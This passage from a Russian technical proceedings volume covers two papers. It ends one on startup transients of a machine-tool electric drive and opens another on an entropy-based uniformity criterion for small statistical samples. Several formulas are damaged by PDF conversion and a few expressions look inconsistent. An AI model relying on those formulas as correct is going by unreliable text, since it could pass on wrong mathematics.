При увеличении механической постоянной привода T_m , собственная частота Ω_c уменьшается. Привод в этом случае представляет собой демпфированное колебательное звено, а постоянная времени T_m играет роль диссипативного фактора, характеризующего затухание колебаний.

Если же $T_m > T_m^*$, то, как было показано выше, характеристическое уравнение дает два вещественных отрицательных корня. Привод является апериодическим звеном. Таким образом, значение T_m^* постоянной времени T_m явля-

ется критическим. Величина отношения $\dfrac{T_m}{T_m^*}$

определяет характер переходного процесса в приводе.

Влияние момента двигателя

Рассмотрим переходной процесс по моменту двигателя $M_E(t)$. Для этого преобразуем систему (3) к одному уравнению относительно переменной $M_L(t)$. Сложим левые и правые части первого и второго уравнений этой системы, а третье уравнение продифференцируем по времени, далее исключив $\dot{\omega}_E$ из уравнений, получим:

$$T_e T_m \ddot{M}_E + T_m \dot{M}_E + M_E = M_L^0.$$
 (9)

Уравнение (9) аналогично уравнению (5), поэтому общий интеграл для случая комплексносопряженных корней, подобно (6), запишем в виде

$$M_E(t)\!=\!A_1e^{-rac{t- au}{2T_e}}\!\sin\!\left[\Omega_c(t\!-\! au)\!+\!\psi_1
ight]\!+\!M_L^0$$
, (10) где $A_1,\,\psi_1$ – постоянные интегрирования.

В момент времени $t=\tau$ момент двигателя, как следует из анализа первого этапа ($0 \le t \le \tau$) режима разбега, равен $M_E(t)=M_L^0$. Используя (4), определим производную при $t=\tau$:

$$\dot{M}_E(\tau) = \frac{M_{sc} - M_L^0}{T_e}$$
.

Для нахождения постоянных интегрирования A_1 и ψ_1 найдем производную функции (10):

$$\begin{split} \dot{M}_{E}\left(t\right) &= -\frac{1}{2T_{e}}A_{1}e^{-\frac{t-\tau}{2T_{e}}}\sin\left[\Omega_{c}\left(t-\tau\right) + \psi_{1}\right] + \\ &+ A_{1}\Omega_{c}e^{-\frac{t-\tau}{2T_{e}}}\cos\left[\Omega_{c}\left(t-\tau\right) + \psi_{1}\right]. \end{split}$$

Используя начальные условия для второго этапа режима разбега, а также функции $M_E(t)$ и $\dot{M}_E(t)$, получим уравнения:

$$M_L^0 = A_1 \sin \psi_1 + M_L^0;$$

$$\frac{M_{sc} - M_L^0}{T_e} = -\frac{1}{2T_e} A_1 \sin \psi_1 + A_1 \Omega_c \cos \psi_1.$$

Решение этой системы уравнений можно представить в виде

$$A_{1}=rac{2ig(M_{sc}-M_{L}^{0}ig)}{\sqrt{rac{4T_{e}}{T_{m}}}}\,,\,\psi_{1}=0\,.$$

Подставим полученные решения в выражение (10) и определим частное решение:

$$M_{E}\left(t\right) = \frac{2\left(M_{sc} - M_{L}^{0}\right)}{\sqrt{\frac{4T_{e}}{T_{m}}} - 1} e^{-\frac{t - \tau}{2T_{e}}} \sin\left[\Omega_{c}\left(t - \tau\right)\right] + M_{L}^{0}. \tag{11}$$

Функции (8) и (11) определяют переходной процесс привода по угловой скорости $\omega_E(t)$ и моменту двигателя $M_E(t)$ в режиме разбега привода. Графики этих функций показаны на рис. 3, a, δ . По оси ординат отражены безразмерные величины

$$\frac{\omega_E(t)}{\omega_E^0}$$
 и $\frac{M_E(t)}{M_L^0}$.

Анализ полученных зависимостей показывает, что на первом этапе ($0 \le t \le \tau$) режима разбега механическая система неподвижна (участок 0a графика на рис. 3, a), а момент двигателя, в соответствии с (4), возрастает от 0 до значения M_L^0 (участок $0a_1$ графика на рис. $3, \delta$). При $t > \tau$ момент $M_E(t)$ удовлетворяет условию $M_E(t) > M_L^0$ и




Рис. 3. График переходного процесса привода в режиме разбега: а — по угловой скорости; б — по моменту двигателя

механическая система приходит в движение (участок ab графика на рис. 3, a). В точке b графика угловая скорость $\omega_E(t)$ достигает установившегося значения $\omega_E(t)=\,\omega_E^{\,0}$. Но так как момент двигателя по-прежнему удовлетворяет условию $M_E(t) > M_L^0$ (точка b_1 графика на рис. 3, б), то на участке bc (рис. 3, a) происходит дальнейшее увеличение угловой скорости. На участке b_1c_1 момент двигателя убывает, и в точке c_1 наступает равенство $M_E(t)=M_L^0$. Ускорение $\dot{\omega}_E$ обращается в нуль и скорость ω_E достигает наибольшего значения (точка с графика). На участке c_1d_1 графика момента (рис. 3, δ) выполняется условие $M_{E}(t) < M_{L}^{0}$, что приводит к появлению отрицательного ускорения $\dot{\omega}_E$. В результате на участке cd скорость ω_E убывает. В точке d_1 снова выполняется равенство $M_E(t)=M_L^0$. Ускорение $\dot{\omega}_E$ обращается в нуль и угловая скорость достигает минимума. Переходный процесс по угловой скорости ω_E и по моменту двигателя M_E имеет характер затухающих колебаний, происходящих около ω_E^0 и M_L^0 ,, которые определяют установившееся движение привода.

Заключение

Из выражений (8) и (11) следует, что чем больше электромагнитная постоянная времени T_e привода, тем менее интенсивно происходит за-

тухание колебаний. Поэтому введение в цепь якоря индуктивной катушки, предназначенной для снижения пика момента, приводит к увеличению времени переходного процесса привода, т. е. к уменьшению быстродействия.

Наибольшее превышение угловой скорости или момента двигателя над их установившимися значениями принято называть перерегулированием. Эта величина является косвенной характеристикой динамичности системы.

С помощью функций (8) и (11) на рис. 4 показана фазовая траектория $\omega_E = f(M_E)$, характеризующая состояние привода в процессе режима разбега, определяемое координатами M_E , ω_E .

Режим установившегося движения определяется точкой A, координаты которой M_L^0 и ω_E^0 . Эта точка определяется пересечением статических характеристик двигателя и рабочего органа $M_E=M_L^0$.

На первом этапе режима разбега ($0 \le t \le \tau$) при неподвижной механической системе изображающая точка S перемещается по оси абсцисс из начала координат до положения, в котором $M_E = M_L^0$. На втором этапе режима разбега ($t > \tau$) изображающая точка перемещается по кривой, асимптотически приближаясь к точке A. Фазовая траектория является графическим изображением динамической характеристики привода. Полученная характеристика не определяет жесткой зависимости между угловой скоростью ω_E и моментом M_E , что присуще статической характеристики привода.

Отметим также, что рассматриваемая модель не учитывает влияние внутренних потерь вследствие трения и возможных производственных погрешностей элементов механизмов привода станочного оборудования [9–12].

Применение рациональной технологии позволяет повысить точность и качество частей конструкции приводов, что обеспечивает сни-




Рис. 4. Фазовая траектория зависимости угловой скорости от момента двигателя в режиме разбега

жение нежелательной вибрационной активности при работе технологического оборудования.

Библиографический список

- 1. Разработка динамической модели привода шаровой мельницы с учетом демпфирующих свойств его элементов / В. В. Поветкин, М. Е. Исаметова, И. Н. Исаева, А. З. Букаева // Горный информационно-аналит. бюлл. 2018. № 5. С. 184–192.
- 2. *Калинин Д. В., Темис Ю. М.* Моделирование нелинейных колебаний цилиндрических зубчатых передач авиационных приводов // Вестн. Самарского ГАУ. 2015. Т. 14, № 3 (1). С. 193–201.
- 3. *Тарабарин В. Б.*, *Тарабарина З. И*. Моделирование динамики электромеханической части привода системы управления с волновым зубчатым редуктором //Вестн. МГТУ им. Н. Э. Баумана. Сер.: «Машиностроение». 2015. № 5. С. 117–127.
- 4. Γ рудинин В. Γ . Динамический анализ гасителя угловых колебаний // Вестн. Ир Γ ТУ. 2012. № 4 (63). С. 33–39.
- 5. Ershov D., Lukyanenko I. Dynamic model of technological equipment drive with S DOFs // Smart Innovation, Systems and Technologies Proceedings. Springer. Singapore. 2020. № 154. P. 171–182.
- 6. Ershov D. Y., Zlotnikov E. G., Nestorovski B. Own fluctuations of technological systems // Journal of Physics. Conf. Series. 2019. № 1399 (2). P. 22055.
- 7. *Panovko G.*, *Shokhin A*. Resonant Adjustment of Vibrating Machines with Unbalance Vibroexciter // Problems and Solutions. Smart Innovation, Systems and Technologies Proceedings. Springer, Singapore. 2020. № 154. P. 51–62.
- 8. Федоренко И. Я., Гнездилов А. А. Динамические свойства двухмассной вибрационной технологической машины // Вестн. Алтайского ГАУ. 2016. № 3 (137). С. 179–183.
- 9. *Maksarov V. V., Olt J.* Dynamic stabilization of machining process based on local metastability in controlled robotic systems of CNC machines // Journal of Mining Institute. 2017. № 226. P. 446–451.
- 10. Alekseeva L. B. Determination of transient behavior characteristics in drive control of machines // Mining Informational and Analytical Bulletin. 2016. \mathbb{N}_2 4. P. 18–25.
- 11. Vasilkov D. V., Nikitin A. V., Cherdakova V. S. Dynamic system stability when machining with cutter // IOP Conference Series: Earth and Environmental Science. 2018. № 194 (2). P. 022045.
- 12. Shvetsov I. V., Vasilkov D. V., Tarikov I. Ya. Vibration stability criterion in assessing the dynamic quality and limiting capabilities of machine tools // IOP Conference Series: Materials Science and Engineering. 2019. № 656 (1). P. 012049.

УДК 681.5 DOI: 10.31799/978-5-8088-1556-8-2021-16-49-59

С. В. Ефименко*

аспирант

И. Г. Черноруцкий*

доктор технических наук, профессор

А. Л. Ляшенко**

кандидат технических наук, доцент

- * Санкт-Петербургский политехнический университет Петра Великого
- ** Санкт-Петербургский государственный университет аэрокосмического приборостроения

ИНФОРМАТИВНЫЙ КРИТЕРИЙ РАВНОМЕРНОСТИ МАЛОЙ ВЫБОРКИ

Рассмотрены различные подходы к проблеме поведения случайных параметров, описывающих исследуемые процессы. Порождаемую ими неопределенность с помощью соответствующим образом построенного критерия необходимо сводить к минимуму, с помощью элементов теории информации.

Ключевые слова: неопределенность, случайные параметры, принятие статистических решений, идентификация, информация, энтропия, статистика критерия.

S. V. Efimenko*

PhD Student

I. G. Chernorutskij *

Dr. Sc., Tech., Professor

A. L. Lyashenko**

PhD, Tech., Associate Professor

- * Peter the Great St. Petersburg Polytechnic University
- ** St. Petersburg State University of Aerospace Instrumentation

INFORMATIVE CRITERION OF UNIFORMITY SMALL SAMPLE

In article various approaches to a problem of behaviour of the casual parametres describing investigated processes are considered. Uncertainty generated by them with the help appropriate amount of the constructed criterion is necessary for reducing to a minimum, by means of elements of the theory of the information.

Keywords: uncertainty, casual parameter's, acceptance of statistical decisions, identification, the information, entropy, statistics of criterion.

Роль правильно выбранного критерия при выработке обоснованного статистического решения трудно переоценить. Проблема заключается в неоднозначном поведении случайных параметров, описывающих исследуемые процессы. Порождаемую ими неопределенность с помощью соответствующим образом построенного критерия необходимо сводить к минимуму. В этом случае представляется целесообразным воспользоваться элементами теории информации.

В результате получения информации неопределенность системы может быть уменьшена. Чем больше объем полученных сведений, чем они более содержательны, тем больше будет информация о системе, тем менее неопределенным будет ее состояние. В качестве меры неопределенности некоторой физической системы принято использовать энтропию [1]. При этом, количество информации измеряют уменьшением

энтропии той системы, для уточнения состояния которой предназначены сведения. Количество информации, приобретаемое при полном выяснении состояния некоторой физической системы, равно энтропии этой системы

$$I_X = H(X) - 0 = H(X).$$
 (1)

Средняя (или полная) информация, получаемая из всех возможных отдельных наблюдений, может быть переписана в форме математического ожидания логарифма вероятности состояния с обратным знаком

$$I_X = M[-\ln P(X)]. \tag{2}$$

Для непрерывных случайных величин выражение (2) запишется в виде

$$I_X = -\int_{-\infty}^{\infty} f(x) \ln[f(x)] dx,$$
 (3)

где f(x) — плотность распределения случайной величины x.

Следовательно, необходимо, чтобы статистика критерия обеспечивала получение максимального количества информации из имеющегося статистического материала о системе.

Рассмотрим предельный случай, когда информация о системе представлена выборкой независимых случайных величин X_1 и X_2 минимального объема n=2. При отсутствии других данных принцип максимума неопределенности постулирует применение равномерного на интервале [a;b] распределения [2], где $a=\min\{X_1,X_2\}$ и $b=\max\{X_1,X_2\}$. Для определенности положим a=0 и b=1.

Для сравнения двух независимых случайных величин X_1 и X_2 , равномерно распределенных в интервале [0; 1], используем две основ-

ные метрики
$$\delta_1 = \frac{X_1}{X_2}$$
 и $\delta_2 = X_2 - X_1$, $X_1 \le X_2$.

Заметим, что, помимо δ_1 и δ_2 , возможны и другие метрики, которые, по существу, являются функциями δ_1 и δ_2 . Однако при любом преобразовании исходной случайной величины δ неизбежна потеря информации, так как полная условная энтропия системы не превосходит ее безусловной энтропии [1]:

$$H(\delta \mid X) \le H(\delta), \quad X = X(\delta).$$
 (4)

Для сравнения информативности метрик δ_1 и δ_2 (их энтропий (3)) необходимо определить плотности $f(\delta_1)$ и $g(\delta_2)$ их распределений.

Плотность совместного распределения упорядоченных случайных величин, равномерно

распределенных в интервале [0; 1], запишется в виде [3]:

$$f(x,y) = 2! f_x(x) f_y(y) = 2,$$
 (5)

где $f_x(x)=1$ и $f_y(y)=1$ — плотности распределения независимых случайных величин x и y.

Ведем в рассмотрение преобразование переменных

$$y_1 = \frac{x_1}{x_2}$$
 in $y_2 = x_2$.

Или

$$x_1 = y_1 x_2 = y_1 y_2$$
 и $x_2 = y_2$.

Якобиан преобразования имеет вид

$$J = \frac{\partial(x_1, x_2)}{\partial(y_1, y_2)} = \begin{vmatrix} y_2 & 0 \\ y_1 & 1 \end{vmatrix} = y_2.$$

Тогда плотность совместного распределения [3]:

$$g(y_1,y_2) = f(x_1,x_2)J \Big|_{\substack{x_1 = y_1y_2 \ x_2 = y_2}} = 2y_2.$$

Откуда

$$g(y_1) = \int_0^1 g(y_1, y_2) dy_2 = \int_0^1 2y_2 dy_2 = 2\frac{y_2^2}{2} \Big|_0^1 = 1.$$

То есть метрика δ_1 подчиняется равномерному на интервале [0; 1] закону распределения [5].

На рис. 1 изображена гистограмма распределения метрики δ_1 , из которой видно, что при отклонении гипотезы о равномерном распределении совершается ошибка с вероятностью (дости-




Рис. 1. Проверка на равномерность распределения метрики δ1

гаемый уровень значимости) p=0,67. Следовательно, оснований отвергнуть гипотезу о том, что метрика δ_1 распределена по равномерному закону с плотностью

$$f(\delta_1) = 1 \tag{6}$$

не имеется.

Плотность разности $\delta_2 = X_2 - X_1$ случайных величин $X_1 \leq X_2$ [1]:

$$g(\delta_{2}) = \int_{-\infty}^{\infty} f(x_{2} - \delta_{2}, x_{1}) dx_{1} =$$

$$= \int_{0}^{1 - \delta_{2}} 2 dx_{1} = 2x_{1} \Big|_{0}^{1 - \delta_{2}} = 2(1 - \delta_{2}).$$
(7)

На рис. 2 показан результат проверки на равномерность случайной величины $\upsilon = G(\delta_2)$, где $G(\delta_2)$ – функция распределения метрики δ_2 .

Так как p-уровень p=0,15, то можно сказать, что результаты эксперимента свидетельствуют об ошибке при отклонении гипотезы о равномерном распределении случайной величины $\upsilon=G(\delta_2)$ с вероятностью 0,15. Это больше, чем уровень значимости $\alpha=0,1$. Следовательно, достаточных оснований для отклонения гипотезы о равномерном распределении случайной величины $\upsilon=G(\delta_2)$ не имеется.

Таким образом, плотность (7) описывает закон распределения модуля разности независимых случайных величин, равномерно распределенных на интервале [0; 1].

На рис. 3 изображена гистограмма распределения метрики δ_2 , из характера плотности ко-

торой видно, что она относится к классу бетараспределений [4]:

$$g(\delta_2) = \delta_2^{a-1} (1 - \delta_2)^{b-1}, \ \delta_2 \in [0;1]$$

с параметрами a=1 и b=2, после подстановки которых получим выражение (7).

Таким образом, в одном интервале [0; 1] имеем распределения двух случайных метрик с различными законами.

Выше было показано, что информативность критериев определяется энтропией Шеннона (3), которая для данных метрик примет следующие значения:


$$H_{\delta_1} = -\int_0^1 f(\delta_1) \ln[f(\delta_1)] d\delta_1 = -\int_0^1 \ln 1 d\delta_1 = 0.$$

$$H_{\delta_2} = -\int_0^1 g(\delta_2) \ln[g(\delta_2)] d\delta_2 = 0.5 - \ln 2 = -0.19.$$

Нетрудно видеть, что $H_{\delta_1} > H_{\delta_2}$, т. е. по энтропии метрика δ_1 доминирует над метрикой δ_2 .

Иными словами: отношение двух независимых упорядоченных случайных величин, равномерно распределенных на интервале [0; 1], информативнее их разности.

Практически данный вывод означает, что для построения критерия, основанного на выборке независимых случайных величин, распределенных равномерно в интервале [0; 1], при отсутствии каких-либо дополнительных условий предпочтение следует отдать их отношению.



 $Puc.\ 2.\ \Pi poвеpкa$ на paвномеpность случайной величины $\upsilon = G(\delta_2)$




Рис. 3. Гистограмма распределения метрики бо

Равномерный закон может служить основой для критериев принятия статистических решений, являясь при этом весьма простым для реализации и табулирования распределением. Поэтому его идентификация (проверка гипотезы о равномерном законе распределения) является актуальной темой исследований с целью определения наиболее мощных критериев согласия. Этому вопросу в последнее время уделяется немалое внимание и результатом всеобъемлющего анализа явилась работа [6], в которой авторы исследовали мощность известных критериев для выборок объемом $n \ge 10$. Выборки м ньшего объема принято считать малыми, теория принятия статистических решений по которым в условиях неасимптотической постановки проблем в настоящее время еще нуждается в научном обосновании и разработке. Сложность постановки и решения задач построения наилучших оценок при данном объеме статистического материала обусловлена тем обстоятельством, что искомое решение часто в сильной степени зависит от конкретного типа распределения, объема выборки и не может быть объектом достаточно общей математической теории [2].

На основе критерия стохастического подобия [7] можно построить критерий равномерности случайных величин (согласия), представляющий собой свертку частных критериев равномерности для принятия по нему статистического решения. При этом обобщение теоремы об отношении ме́ньшей из двух независимых случайных величин, равномерно распределенных в интервале [0; 1], к бо́льшей заключается в формулировании и доказательстве следующей теоремы.

Теорема. Пусть дана выборка независимых случайных величин $x_1, x_2, ..., x_n$, равномерно распределенных в интервале [0; 1], и пусть из них составлен соответствующий вариационный ряд $x_1' \le x_2' \le ... \le x_n'$. Разделив все члены этого вариационного ряда (кроме x_n') на x_n' , получим ряд $v_1 \le v_2 \le ... \le v_k$, k = n - 1. Поступая аналогичным образом с этим и последующими рядами, в результате получим случайную величину V_1 , равномерно распределенную в интервале [0; 1].

Доказательство. Случай выборки объемом n=2. Из наблюдений выборки составлен вариационный ряд $x_1 \le x_2$ (здесь и далее для упрощения записи члены вариационного ряда не отмечаются штрихом). Плотность вероятности совместного распределения упорядоченных случайных величин $x_1 \le x_2$ запишется следующим образом [8]:

$$f_{x_1,x_2}(x_1,x_2) = 2! \prod_{i=1}^{2} f_{x_i}(x_i) = 2!,$$
 (8)

где $f_{x_i}(x_i) = 1$ — плотность распределения i-го наблюдения в выборке.

Введем в рассмотрение две статистики (по числу членов вариационного ряда)

$$v_1 = \frac{x_1}{x_2} \text{ if } v_2 = x_2. \tag{9}$$

Так как обратные преобразования случайных величин (9) $x_1 = \upsilon_1\upsilon_2$ и $x_2 = \upsilon_2$ взаимно однозначны, то плотность совместного распределения

$$f_{v_1,v_2}(v_1,v_2) = f_{x_1,x_2}(x_1,x_2)_{x_i=x_i(v_1,v_2)} |J|, (10)$$




Рис. 4. Гистограммы распределений статистик $x_1 \leq x_2$

где
$$J = \frac{\partial(x_1, x_2)}{\partial(\upsilon_1, \upsilon_2)} = \begin{vmatrix} \upsilon_2 & 0 \\ \upsilon_1 & 1 \end{vmatrix} = \upsilon_2$$
 – якобиан.

Тогда, с учетом (8), плотность совместного распределения (10) запишется следующим образом:

$$f_{\nu_1,\nu_2}(\nu_1,\nu_2) = 2!\nu_2.$$
 (11)

Исключая вспомогательную переменную υ_2 путем интегрирования выражения (11) по области значений υ_2 , получим плотность переменной υ_1

$$f_{\nu_1}(\nu_1) = \int_0^1 f_{\nu_1,\nu_2}(\nu_1,\nu_2) d\nu_2 = \int_0^1 2\nu_2 d\nu_2 = 1! \quad (12)$$


(знак факториала оставлен для обобщения результатов).

Результат (12) свидетельствует о равномерном законе распределения переменной υ_1 .

На рис. 4 показаны гистограммы распределений статистик $x_1 \le x_2$, из которых можно предположить, что статистики подчинены закону бета-распределения. Проверка показала, что достигаемые уровни значимости для соответствующих гипотез с параметрами бета-распределения $\alpha=1$, $\beta=2$ для статистики x_1 (p=0,66) и $\alpha=2$, $\beta=1$ для статистики x_2 (p=0,3) свидетельствуют против их отклонения [9].

На рис. 5 показана гистограмма и результат проверки на равномерность статистики υ_1 , из которого видно, что достигнутый уровень значимости (p=0,2) также свидетельствует против отклонения гипотезы об ее равномерном распределении (или бета-распределении с параметрами $\alpha=1$, $\beta=1$). Случай выборки объемом

53



 $\mathit{Puc.}\,5.\,\mathit{\Gamma}$ истограмма распределения статистики υ_1

n=3 . Для нее вариационный ряд имеет вид $x_1 \le x_2 \le x_3$. Введем в рассмотрение статистики

$$v_1 = \frac{x_1}{x_3}, \ v_2 = \frac{x_2}{x_3} \ \text{if } v_3 = x_3,$$
 (13)

однозначные обратные преобразования для которых имеют вид

$$x_1 = v_1 v_3$$
, $x_2 = v_2 v_3$ и $x_3 = v_3$.

Якобиан преобразования:

$$J = \frac{\partial(x_1, x_2, x_3)}{\partial(v_1, v_2, v_3)} = \begin{vmatrix} v_3 & 0 & 0 \\ 0 & v_3 & 0 \\ v_1 & v_2 & 1 \end{vmatrix} = v_3^2.$$

Плотность совместного распределения членов вариационного ряда $\upsilon_1 \leq \upsilon_2 \leq \upsilon_3$, с учетом объема выборки для (8) и (10), примет вид $f_{\upsilon_1,\upsilon_2,\upsilon_3}(\upsilon_1,\upsilon_2,\upsilon_3)=3!\upsilon_3^2$. Откуда плотность совместного распределения статистик $\upsilon_1 \leq \upsilon_2$:

$$f_{\nu_{1},\nu_{2}}(\nu_{1},\nu_{2}) =$$

$$= \int_{0}^{1} f_{\nu_{1},\nu_{2},\nu_{3}}(\nu_{1},\nu_{2},\nu_{3}) d\nu_{3} = \int_{0}^{1} 3! \nu_{3}^{2} d\nu_{3} = 2!.$$
 (14)

Для этих статистик вводятся свои две стати-

стики
$$V_1=rac{arphi_1}{arphi_2}$$
 и $V_2=arphi_2$, для которых однознач-

ные обратные преобразования имеют вид $\upsilon_1 = V_1 V_2$ и $\upsilon_2 = V_2$.

Якобиан преобразования

$$J = \frac{\partial(\mathbf{v}_1, \mathbf{v}_2)}{\partial(V_1, V_2)} = \begin{vmatrix} V_2 & \mathbf{0} \\ V_1 & \mathbf{1} \end{vmatrix} = V_2.$$

Плотность совместного распределения членов вариационного ряда $V_1 \leq V_2$ имеет вид $f(V_1,V_2)=2!V_2$, Откуда путем интегрирования по переменной V_2 получим плотность распределения статистики V_1 :

$$f(V_1) = \int_0^1 f(V_1, V_2) dV_2 = 2 \int_0^1 V_2 dV_2 = 1, \qquad (15)$$

которая свидетельствует о равномерном распределении статистики V_1 в интервале [0; 1].

Можно показать, что распределения стати-

стик
$$\upsilon_1$$
 , υ_2 и их отношения $V_1 = \frac{\upsilon_1}{\upsilon_2}$ также под-

чинены закону бета-распределения с достигаемыми уровнями значимости $p_{_{\mathrm{U}_1}}=0.03$, $p_{_{\mathrm{U}_2}}=0.33$ и $p_{_{V_1}}=0.75$ соответственно с параметрами $\alpha=1$, $\beta=2$; $\alpha=2$, $\beta=1$ и $\alpha=1$, $\beta=1$. То есть статистика V_1 равномерно распределена в интервале [0;1].

В соответствии с методом математической индукции, рассмотрим выборку объемом n-1. Вариационный ряд для нее $x_1 \le x_2 \le ... \le x_{n-1}$.

Введем в рассмотрение статистики

$$v_1 = \frac{x_1}{x_{n-1}}, \ v_2 = \frac{x_2}{x_{n-1}}, \quad \dots \ v_{n-1} = x_{n-1},$$

для которых однозначные обратные преобразования имеют вид

 $x_1=\upsilon_1\upsilon_{n-1}\;,\;x_2=\upsilon_2\upsilon_{n-1}\;,\;...,\;x_{n-1}=\upsilon_{n-1}\;.$ Якобиан преобразования:

$$J = \frac{\partial(x_1, x_2, \dots, x_{n-1})}{\partial(\upsilon_1, \upsilon_2, \dots \upsilon_{n-1})} = \begin{vmatrix} \upsilon_{n-1} & 0 & \dots & 0 \\ 0 & \upsilon_{n-1} & \dots & 0 \\ \dots & \dots & \dots & \dots \\ \upsilon_1 & \upsilon_2 & \dots & 1 \end{vmatrix} = \upsilon_{n-1}^{n-2}.$$

Плотность совместного распределения членов вариационного ряда $\upsilon_1 \leq \upsilon_2 \leq \ldots \leq \upsilon_{n-1}$ с учетом объема выборки для (8) и (10) примет вид $f_{\upsilon_1,\upsilon_2,\ldots,\upsilon_{n-1}}(\upsilon_1,\upsilon_2,\ldots,\upsilon_{n-1})=(n-1)!\upsilon_{n-1}^{n-2}$. Откуда плотность совместного распределения статистик $\upsilon_1 \leq \upsilon_2 \leq \ldots \leq \upsilon_{n-2}$:

$$f_{\upsilon_{1},\upsilon_{2},...,\upsilon_{n-2}}(\upsilon_{1},\upsilon_{2},...,\upsilon_{n-2}) =$$

$$= \int_{0}^{1} f_{\upsilon_{1},\upsilon_{2},...,\upsilon_{n-1}}(\upsilon_{1},\upsilon_{2},...,\upsilon_{n-1})d\upsilon_{n-1} =$$

$$= (n-1)! \int_{0}^{1} \upsilon_{n-1}^{n-2} d\upsilon_{n-1} = (n-2)!.$$
(16)

В результате получим n-2 переменных в вариационном ряде $\upsilon_1 \le \upsilon_2 \le \ldots \le \upsilon_{n-2}$, для которых снова вводим статистики

$$V_1 = \frac{v_1}{v_{n-2}}, \ V_2 = \frac{v_2}{v_{n-2}}, \ ..., \ V_{n-2} = v_{n-2},$$

однозначные обратные преобразования для которых имеют вид

$$\upsilon_1 = V_1 V_{n-2}$$
 , $\upsilon_2 = V_2 V_{n-2}$, ..., $\upsilon_{n-2} = V_{n-2}$. Якобиан преобразования:

$$J = \frac{\partial(\upsilon_1, \upsilon_2, \dots, \upsilon_{n-2})}{\partial(V_1, V_2, \dots V_{n-2})} = \begin{vmatrix} V_{n-2} & 0 & \dots & 0 \\ 0 & V_{n-2} & \dots & 0 \\ \dots & \dots & \dots & \dots \\ V_1 & V_2 & \dots & 1 \end{vmatrix} = V_{n-2}^{n-3}.$$

Плотность совместного распределения членов вариационного ряда $\upsilon_1 \le \upsilon_2 \le ... \le \upsilon_{n-2}$ с учетом объема выборки для (8) и (10) примет вид

$$f_{V_1,V_2,...,V_{n-2}}(V_1,V_2,...,V_{n-2}) = (n-2)!V_{n-2}^{n-3}.$$
 (17)

Откуда плотность совместного распределения
членоввариационногоряда $V_1 \le V_2 \le \ldots \le V_{n-3}$ после интегрирования (17) по
 V_{n-2}

$$f_{V_1,V_2,...,V_{n-3}}(V_1,V_2,...,V_{n-3}) = (n-1)!$$

Проведя аналогичные преобразования для всех статистик V , получим плотность конечной из них:

$$f_{V_1}(V_1) = 1,$$
 (18)

которая свидетельствует о равномерном распределении в интервале [0; 1] свертки υ_k — критериев (ВИК-критериев) для выборки объемом n-1.

$$v_1 = \frac{x_1}{x_n}$$
, $v_2 = \frac{x_2}{x_n}$, ... $v_n = x_n$,

для которых однозначные обратные преобразования имеют вид:

$$x_1 = v_1 v_n$$
, $x_2 = v_2 v_n$, ..., $x_n = v_n$.

Якобиан преобразования:

$$J = \frac{\partial(x_1, x_2, \dots, x_n)}{\partial(v_1, v_2, \dots v_n)} = \begin{vmatrix} v_n & 0 & \dots & 0 \\ 0 & v_n & \dots & 0 \\ \dots & \dots & \dots & \dots \\ v_1 & v_2 & \dots & 1 \end{vmatrix} = v_n^{n-1}.$$

Плотность совместного распределения членов вариационного ряда $\upsilon_1 \le \upsilon_2 \le ... \le \upsilon_n$, с учетом объема выборки для (8) и (10), примет вид:

$$f_{v_1,v_2,...,v_n}(v_1,v_2,...,v_n) = (n)!v_n^{n-1}.$$

Откуда плотность совместного распределения статистик $\upsilon_1 \leq \upsilon_2 \leq \ldots \leq \upsilon_{n-1}$:

$$f_{\upsilon_{1},\upsilon_{2},...,\upsilon_{n-1}}(\upsilon_{1},\upsilon_{2},...,\upsilon_{n-1}) =$$

$$= \int_{0}^{1} f_{\upsilon_{1},\upsilon_{2},...,\upsilon_{n}}(\upsilon_{1},\upsilon_{2},...,\upsilon_{n})d\upsilon_{n} =$$

